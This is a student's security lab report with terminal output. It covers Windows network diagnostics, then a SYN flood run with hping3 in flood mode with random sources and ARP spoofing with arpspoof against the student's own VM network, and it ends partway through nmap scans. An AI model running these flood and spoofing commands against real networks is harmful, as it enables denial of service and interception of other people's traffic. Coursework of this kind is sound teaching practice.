

Name – Kulvir Singh

Reg. No. – 19BCE2074

Information Security and Audit Analysis

Lab DA 1

COMMANDS

(This section has windows based commands used for investigating and configuring the computer network.)

```
ipconfig
Command Prompt
Microsoft Windows [Version 10.0.19043.1165]
(c) Microsoft Corporation. All rights reserved.

C:\Users\kulvir>ipconfig

Windows IP Configuration

Unknown adapter Local Area Connection:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . .

Wireless LAN adapter Local Area Connection* 2:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . .

Wireless LAN adapter Local Area Connection* 4:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . .

Ethernet adapter VMware Network Adapter VMnet1:
    Connection-specific DNS Suffix . . .
    Link-local IPv6 Address . . . . . : fe80::69b4:7997:7f5a:b35e%24
    IPv4 Address . . . . . : 192.168.80.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:
    Connection-specific DNS Suffix . . .
    Link-local IPv6 Address . . . . . : fe80::ad7d:d0f2:17fe:6e14%2
    IPv4 Address . . . . . : 192.168.159.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Wireless LAN adapter Wi-Fi:
```

ipconfig/all

```
Command Prompt
C:\Users\kulvir>ipconfig/all

Windows IP Configuration

Host Name . . . . . : KV06
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : hgu_lan

Unknown adapter Local Area Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : TAP-Windows Adapter V9
Physical Address. . . . . : 00-FF-17-D2-72-12
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Wireless LAN adapter Local Area Connection* 2:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : Microsoft Wi-Fi Direct Virtual Adapter #3
Physical Address. . . . . : D2-C5-D3-3F-3F-D5
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Wireless LAN adapter Local Area Connection* 4:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : Microsoft Wi-Fi Direct Virtual Adapter #4
Physical Address. . . . . : E2-C5-D3-3F-3F-D5
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Ethernet adapter VMware Network Adapter VMnet1:

Connection-specific DNS Suffix . . . . . :
```

ipconfig/displaydns

```
Command Prompt
C:\Users\kulvir>ipconfig/displaydns

Windows IP Configuration

lxd-demo.linuxcontainers.org
-----
Record Name . . . . . : lxd-demo.linuxcontainers.org
Record Type . . . . . : 5
Time To Live . . . . . : 152
Data Length . . . . . : 8
Section . . . . . : Answer
CNAME Record . . . . . : rproxy.dcmt1.stgraber.org


Record Name . . . . . : rproxy.dcmt1.stgraber.org
Record Type . . . . . : 1
Time To Live . . . . . : 152
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . . . : 170.39.196.167

Record Name . . . . . : ns2.stgraber.org
Record Type . . . . . : 28
Time To Live . . . . . : 152
Data Length . . . . . : 16
Section . . . . . : Additional
AAAA Record . . . . . : 2602:fc62:b:1::1

Record Name . . . . . : ns1.stgraber.org
Record Type . . . . . : 28
Time To Live . . . . . : 152
Data Length . . . . . : 16
Section . . . . . : Additional
AAAA Record . . . . . : 2602:fd23:8:1::5

Record Name . . . . . : ns2.stgraber.org
Record Type . . . . . : 1
Time To Live . . . . . : 152
```

ipconfig/flushdns




```
C:\Users\kulvir>ipconfig/flushdns
Windows IP Configuration

Successfully flushed the DNS Resolver Cache.

C:\Users\kulvir>
```

ping



```
C:\Users\kulvir>ping 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\kulvir>
```

```
C:\ Command Prompt
C:\Users\kulvir>ping 192.168.0.109

Pinging 192.168.0.109 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.0.109:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\kulvir>
```

tracert

```
C:\ Select Command Prompt - tracert 192.168.3.4
'tracert192.168.3.4' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\kulvir>tracert 192.168.3.4

Tracing route to 192.168.3.4 over a maximum of 30 hops

  1   3 ms    2 ms    2 ms  192.168.1.1
  2   4 ms    3 ms    3 ms  117.203.180.1
  3   4 ms    4 ms    2 ms  static.ill.218.248.111.37/24.bsnl.in [218.248.111.37]
  4  14 ms   14 ms   12 ms  static.ill.218.248.111.38/24.bsnl.in [218.248.111.38]
  5  15 ms   15 ms   15 ms  117.216.207.208
  6   *       *       * Request timed out.
  7   *       *       * Request timed out.
  8   *       *       * Request timed out.
  9   *       *       * Request timed out.
 10   *       *       * Request timed out.
 11   *       *       * Request timed out.
 12   *       *       * Request timed out.
 13   *       *       * Request timed out.
 14   *       *       * Request timed out.
 15   *       *       *
```

nbtstat

```
C:\Users\kulvir>nbtstat -A 35.190.80.1
VMware Network Adapter VMnet1:
Node IpAddress: [192.168.80.1] Scope Id: []
    Host not found.

VMware Network Adapter VMnet8:
Node IpAddress: [192.168.159.1] Scope Id: []
    Host not found.

Local Area Connection:
Node IpAddress: [0.0.0.0] Scope Id: []
    Host not found.

Bluetooth Network Connection:
Node IpAddress: [0.0.0.0] Scope Id: []
    Host not found.

Wi-Fi:
Node IpAddress: [192.168.1.37] Scope Id: []
    Host not found.

Local Area Connection* 2:
Node IpAddress: [0.0.0.0] Scope Id: []
    Host not found.

Local Area Connection* 4:
Node IpAddress: [0.0.0.0] Scope Id: []
    Host not found.

C:\Users\kulvir>
```

netstat

```
C:\Users\kulvir>netstat
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49677        KV06:49678           ESTABLISHED
  TCP    127.0.0.1:49678        KV06:49677           ESTABLISHED
  TCP    127.0.0.1:53751        KV06:53752           ESTABLISHED
  TCP    127.0.0.1:53752        KV06:53751           ESTABLISHED
  TCP    192.168.1.37:49468     20.198.162.76:https ESTABLISHED
  TCP    192.168.1.37:49884     20.190.145.169:https ESTABLISHED
  TCP    192.168.1.37:49885     20.190.145.169:https CLOSE_WAIT
  TCP    192.168.1.37:49886     20.190.145.169:https CLOSE_WAIT
  TCP    192.168.1.37:49922     104.21.80.68:https   ESTABLISHED
  TCP    192.168.1.37:49924     20.198.162.78:https ESTABLISHED
  TCP    192.168.1.37:49925     52.113.206.44:https ESTABLISHED
  TCP    192.168.1.37:49938     52.114.16.76:https ESTABLISHED
  TCP    192.168.1.37:53740     219:https            ESTABLISHED
  TCP    192.168.1.37:53745     40.100.136.114:https ESTABLISHED
  TCP    192.168.1.37:53747     52.109.124.51:https TIME_WAIT
  TCP    192.168.1.37:53748     52.109.124.51:https TIME_WAIT
```

tasklist

```
C:\Users\kulvir>tasklist
[Output truncated]
```

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The title bar includes the path "C:\Users\kulvir". The window displays the output of the "tasklist" command, which lists various system processes and their details. The columns include Image Name, PID, Session Name, Session#, and Mem Usage. The output is as follows:

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	2,204 K
Registry	124	Services	0	78,540 K
smss.exe	508	Services	0	1,068 K
csrss.exe	800	Services	0	5,568 K
wininit.exe	976	Services	0	6,384 K
csrss.exe	988	Console	1	6,336 K
winlogon.exe	8	Console	1	11,840 K
services.exe	724	Services	0	9,812 K
lsass.exe	756	Services	0	21,556 K
svchost.exe	568	Services	0	34,128 K
fontdrvhost.exe	840	Console	1	7,040 K
fontdrvhost.exe	868	Services	0	2,700 K
WUDFHost.exe	1056	Services	0	11,396 K
svchost.exe	1172	Services	0	16,016 K
WUDFHost.exe	1216	Services	0	52,120 K
svchost.exe	1268	Services	0	10,436 K
dwm.exe	1384	Console	1	567,844 K
svchost.exe	1440	Services	0	8,484 K
svchost.exe	1452	Services	0	8,268 K
svchost.exe	1488	Services	0	7,036 K
svchost.exe	1508	Services	0	7,672 K
svchost.exe	1564	Services	0	18,684 K
svchost.exe	1576	Services	0	12,444 K
svchost.exe	1632	Services	0	9,660 K
svchost.exe	1676	Services	0	11,776 K
svchost.exe	1728	Services	0	18,112 K
svchost.exe	1896	Services	0	8,236 K
IntelCpHCPsvc.exe	1908	Services	0	7,968 K
svchost.exe	1948	Services	0	8,228 K
svchost.exe	2024	Services	0	7,076 K
svchost.exe	788	Services	0	6,456 K
svchost.exe	2104	Services	0	14,396 K
IntelCpHeciSvc.exe	2124	Services	0	6,300 K
svchost.exe	2244	Services	0	7,708 K
svchost.exe	2276	Services	0	13,244 K
svchost.exe	2288	Services	0	9,100 K

The taskbar at the bottom shows various pinned icons, including File Explorer, Edge, File Explorer, Mail, Task View, File Explorer, Word, and Powerpoint.

getmac

```
C:\Users\kulvir>
C:\Users\kulvir>getmac
[Output truncated]

Physical Address      Transport Name
=====
00-FF-17-D2-72-12    Media disconnected
00-50-56-C0-00-01    \Device\Tcpip_{3F6118E-4B34-4613-BB47-E677F82B0C56}
00-50-56-C0-00-08    \Device\Tcpip_{04812700-A01F-4446-9091-D36F3DF489BA}
D0-C5-D3-3F-3F-D4    \Device\Tcpip_{2857080C-1692-4F4D-88B5-F61DFFC7862A}
D0-C5-D3-3F-3F-D4    Media disconnected

C:\Users\kulvir>
```

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The title bar includes the path "C:\Users\kulvir". The window displays the output of the "getmac" command, which lists network interface cards (NICs) along with their physical addresses and transport names. The output is as follows:

Physical Address	Transport Name
00-FF-17-D2-72-12	Media disconnected
00-50-56-C0-00-01	\Device\Tcpip_{3F6118E-4B34-4613-BB47-E677F82B0C56}
00-50-56-C0-00-08	\Device\Tcpip_{04812700-A01F-4446-9091-D36F3DF489BA}
D0-C5-D3-3F-3F-D4	\Device\Tcpip_{2857080C-1692-4F4D-88B5-F61DFFC7862A}
D0-C5-D3-3F-3F-D4	Media disconnected

The taskbar at the bottom shows various pinned icons, including File Explorer, Edge, File Explorer, Mail, Task View, File Explorer, Word, and Powerpoint.

hostname

```
C:\Users\kulvir>hostname  
KV06  
C:\Users\kulvir>
```

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The command "hostname" was entered, and the output "KV06" was displayed. The window has a dark background and standard Windows icons at the top.

pathping

```
C:\Users\kulvir>pathping google.com  
Tracing route to google.com [142.250.195.174]  
over a maximum of 30 hops:  
  0  KV06.hgu_lan [192.168.1.37]  
  1  192.168.1.1  
  2  117.203.180.1  
  3  static.ill.218.248.111.37/24.bsnl.in [218.248.111.37]  
  4  static.ill.218.248.57.170/24.bsnl.in [218.248.57.170]  
  5  *       *       *  
Computing statistics for 100 seconds...  
          Source to Here   This Node/Link  
Hop  RTT    Lost/Sent = Pct  Lost/Sent = Pct  Address  
  0          0/ 100 =  0%          0/ 100 =  0%  KV06.hgu_lan [192.168.1.37]  
  1  13ms    0/ 100 =  0%          0/ 100 =  0%  192.168.1.1  
  2  16ms    0/ 100 =  0%          0/ 100 =  0%  117.203.180.1  
  3  16ms    0/ 100 =  0%          0/ 100 =  0%  static.ill.218.248.111.37/24.bsnl.in [218.248.111.37]  
  4  24ms    0/ 100 =  0%          0/ 100 =  0%  static.ill.218.248.57.170/24.bsnl.in [218.248.57.170]  
Trace complete.  
C:\Users\kulvir>
```

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The command "pathping google.com" was entered, and the output shows a traceroute from the local machine to Google's IP address (142.250.195.174) through four intermediate nodes. The output includes latency measurements (RTT), loss percentages, and addresses for each hop. The window has a dark background and standard Windows icons at the top.

route PRINT

```
C:\Users\kulvir>route PRINT
=====
Interface List
 4...00 ff 17 d2 12 .....TAP-Windows Adapter V9
 16...d2 c5 d3 3f d5 .....Microsoft Wi-Fi Direct Virtual Adapter #3
 18...e2 c5 d3 3f d5 .....Microsoft Wi-Fi Direct Virtual Adapter #4
 24...00 50 56 c0 00 01 .....VMware Virtual Ethernet Adapter for VMnet1
 2...00 50 56 c0 00 08 .....VMware Virtual Ethernet Adapter for VMnet8
 5...0b c5 d3 3f d5 .....Qualcomm Atheros QCA9377 Wireless Network Adapter
 11...0b c5 d3 3f d4 .....Bluetooth Device (Personal Area Network)
 1.....Software Loopback Interface 1
=====

IPv4 Route Table
=====
Active Routes:
Network Destination      Netmask        Gateway       Interface Metric
  0.0.0.0          0.0.0.0    192.168.1.1  192.168.1.37    40
 127.0.0.0         255.0.0.0        On-link      127.0.0.1    331
 127.0.0.1         255.255.255.255  On-link      127.0.0.1    331
127.255.255.255  255.255.255.255  On-link      127.0.0.1    331
 192.168.1.0        255.255.255.0  On-link     192.168.1.37    296
 192.168.1.37        255.255.255.255  On-link     192.168.1.37    296
 192.168.1.255      255.255.255.255  On-link     192.168.1.37    296
 192.168.80.0        255.255.255.0  On-link     192.168.80.1    291
 192.168.80.1        255.255.255.255  On-link     192.168.80.1    291
 192.168.80.255      255.255.255.255  On-link     192.168.80.1    291
 192.168.159.0        255.255.255.0  On-link     192.168.159.1    291
 192.168.159.1        255.255.255.255  On-link     192.168.159.1    291
 192.168.159.255      255.255.255.255  On-link     192.168.159.1    291
 224.0.0.0           240.0.0.0        On-link      127.0.0.1    331
 224.0.0.0           240.0.0.0        On-link     192.168.80.1    291
 224.0.0.0           240.0.0.0        On-link     192.168.159.1    291
 224.0.0.0           240.0.0.0        On-link     192.168.1.37    296
 255.255.255.255    255.255.255.255  On-link      127.0.0.1    331
 255.255.255.255    255.255.255.255  On-link     192.168.80.1    291
 255.255.255.255    255.255.255.255  On-link     192.168.159.1    291
 255.255.255.255    255.255.255.255  On-link     192.168.1.37    296
=====
Persistent Routes:
None
Windows Search Bar: Type here to search
Taskbar: O Chrome Mail File Explorer Task View Word Pictures ENG 8:58 AM IN 8/11/2021
```

fc

```
C:\Users\kulvir>Command Prompt
C:\Users\kulvir>cd desktop
C:\Users\kulvir\Desktop>fc 1.txt 2.TXT
Comparing files 1.txt and 2.TXT
***** 1.txt
***** 2.TXT
atty/gds
*****
C:\Users\kulvir\Desktop>
=====
Windows Search Bar: Type here to search
Taskbar: O Chrome Mail File Explorer Task View Word Pictures ENG 9:01 AM IN 8/11/2021
```

cipher

```
Command Prompt
C:\Users\kulvir\Desktop>cipher

Listing C:\Users\kulvir\Desktop
New files added to this directory will not be encrypted.

U 1.txt
U 2.txt
U 5th Sem
U bhangra
U CC
U certificates
U Command Prompt.lnk
U Cricket_2007
U DEV
U Discord.lnk
U Google Chrome.lnk
U internship
U Microsoft Teams.lnk
U NETBEANS PROJECTS
U New folder (2)
U Postman.lnk
U tata-steel-project
U Visual Studio Code.lnk
U VIT ID.pdf
U Wondershare EdrawMax.lnk

C:\Users\kulvir\Desktop>
```

arp

```
Command Prompt
C:\Users\kulvir\Desktop>arp -a

Interface: 192.168.159.1 --- 0x2
  Internet Address      Physical Address      Type
  192.168.159.254        00-50-56-ea-66-79    dynamic
  192.168.159.255        ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.251              01-00-5e-00-00-fb    static
  224.0.0.252              01-00-5e-00-00-fc    static
  239.255.255.250        01-00-5e-7f-ff-fa    static
  255.255.255.255        ff-ff-ff-ff-ff-ff    static

Interface: 192.168.1.37 --- 0x5
  Internet Address      Physical Address      Type
  192.168.1.1            7c-a9-6b-8d-f7-98    dynamic
  192.168.1.255          ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.251              01-00-5e-00-00-fb    static
  224.0.0.252              01-00-5e-00-00-fc    static
  239.255.255.250        01-00-5e-7f-ff-fa    static
  255.255.255.255        ff-ff-ff-ff-ff-ff    static

Interface: 192.168.80.1 --- 0x18
  Internet Address      Physical Address      Type
  192.168.80.254        00-50-56-ff-86-1a    dynamic
  192.168.80.255        ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.251              01-00-5e-00-00-fb    static
  224.0.0.252              01-00-5e-00-00-fc    static
  239.255.255.250        01-00-5e-7f-ff-fa    static
  255.255.255.255        ff-ff-ff-ff-ff-ff    static

C:\Users\kulvir\Desktop>
```

net view

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The command "net view" was entered, resulting in the following output:

```
C:\Users\kulvir\Desktop>net view
System error 6118 has occurred.

The list of servers for this workgroup is not currently available

C:\Users\kulvir\Desktop>
```

The window is set against a dark background. Below the window is the Windows taskbar, which includes a search bar, pinned application icons (File Explorer, File History, Task View, Mail, Photos, OneDrive, Word, Excel), and system status indicators (battery level, signal strength, network connection, volume, date/time).

Name: Kulvir Singh
Register Number: 19BCE2074

Information Security and Audit Analysis

Lab DA 2

Vulnerability Analysis and Penetration Testing

HPING

Step 1: Open terminal and type in “hping3 --flood -p 80 192.168.159.1 -S --rand-source”


```
kulvir06@ubuntu:~/Desktop/ISAA/da1$ sudo hping3 --flood -p 80 192.168.159.1 -S --rand-source
HPING 192.168.159.1 (ens33 192.168.159.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Step 2: Open Task manager in the Victim’s PC there we can observe the jump in network traffic without sending any requests from the victim’s machine!

Before Attack :



After Attack :



ARP SPOOFING

Step 1: Type in “ip r” gives the gateway ip of the router

```
kulvir06@ubuntu:~/Desktop/ISAA/da1$ ip r
default via 192.168.159.2 dev ens33 proto dhcp metric 100
169.254.0.0/16 dev ens33 scope link metric 1000
192.168.159.0/24 dev ens33 proto kernel scope link src 192.168.159.128 metric 100
kulvir06@ubuntu:~/Desktop/ISAA/da1$
```

Here the gateway is 192.168.159.2

Step 2: Now we need to know the victim IP say,**192.168.159.1**

Wireless LAN adapter Wi-Fi:

```
Connection-specific DNS Suffix . : hgu_lan
Link-local IPv6 Address . . . . . : fe80::18c1:c861:328c:1dac%5
IPv4 Address . . . . . : 192.168.1.37
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
```

Step 3: Type in “ifconfig” to know the interface and mac id we are using

```
kulvir06@ubuntu:~/Desktop/ISAA/da1$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.159.128 netmask 255.255.255.0 broadcast 192.168.159.255
          inet6 fe80::1734:e78d:b2c0:bd9f prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:45:75:69 txqueuelen 1000 (Ethernet)
              RX packets 804 bytes 96385 (96.3 KB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 368 bytes 43159 (43.1 KB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 253 bytes 21676 (21.6 KB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 253 bytes 21676 (21.6 KB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kulvir06@ubuntu:~/Desktop/ISAA/da1$
```

Step 4: Type in “arp spoof -t 192.168.159.1 192.168.159.2” here this command is to spoof target

Step 5: Check attack effectiveness

Before Attack :

Interface: 192.168.159.1 --- 0x2			
Internet Address	Physical Address	Type	
192.168.159.128	00-0c-29-45-75-69	dynamic	
192.168.159.254	00-50-56-ed-f6-ff	dynamic	
192.168.159.255	ff-ff-ff-ff-ff-ff	static	
224.0.0.22	01-00-5e-00-00-16	static	
224.0.0.251	01-00-5e-00-00-fb	static	
224.0.0.252	01-00-5e-00-00-fc	static	
239.255.255.250	01-00-5e-7f-ff-fa	static	
255.255.255.255	ff-ff-ff-ff-ff-ff	static	

After Attack:

```
C:\Users\kulvir>arp -a

Interface: 192.168.159.1 --- 0x2
  Internet Address      Physical Address      Type
  192.168.159.2          00-0c-29-45-75-69    dynamic
  192.168.159.128        00-0c-29-45-75-69    dynamic
  192.168.159.254        00-50-56-ed-f6-ff    dynamic
  192.168.159.255        ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.251             01-00-5e-00-00-fb    static
  224.0.0.252             01-00-5e-00-00-fc    static
  239.255.255.250         01-00-5e-7f-ff-fa    static
  255.255.255.255         ff-ff-ff-ff-ff-ff    static
```

Name: Kulvir Singh

Register Number: 19BCE2074

Information Security and Audit Analysis

Lab DA 3

NMAPS

1. Scan a single host or an IP address (IPv4) using nmap

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 01:49 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0092s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 17.78 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

2. Scan multiple IP address or subnet (IPv4)

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap 192.168.1.*  
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 01:54 PDT  
Nmap scan report for 192.168.1.1  
Host is up (0.0065s latency).  
Not shown: 995 filtered ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
53/tcp    open  domain  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap scan report for 192.168.1.255  
Host is up (0.0062s latency).  
Not shown: 999 closed ports  
PORT      STATE      SERVICE  
514/tcp  filtered shell  
  
Nmap done: 256 IP addresses (2 hosts up) scanned in 25.57 seconds  
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

3. Read list of hosts/networks from a file (IPv4)

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ cat>/tmp/test.txt
192.168.1.0/24
192.168.1.1/24
10.1.2.3
localhost
^C
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -iL /tmp/test.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:05 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0063s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.1.255
Host is up (0.0089s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
514/tcp   filtered shell

Nmap scan report for 192.168.1.1
Host is up (0.0061s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.1.255
Host is up (0.0072s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
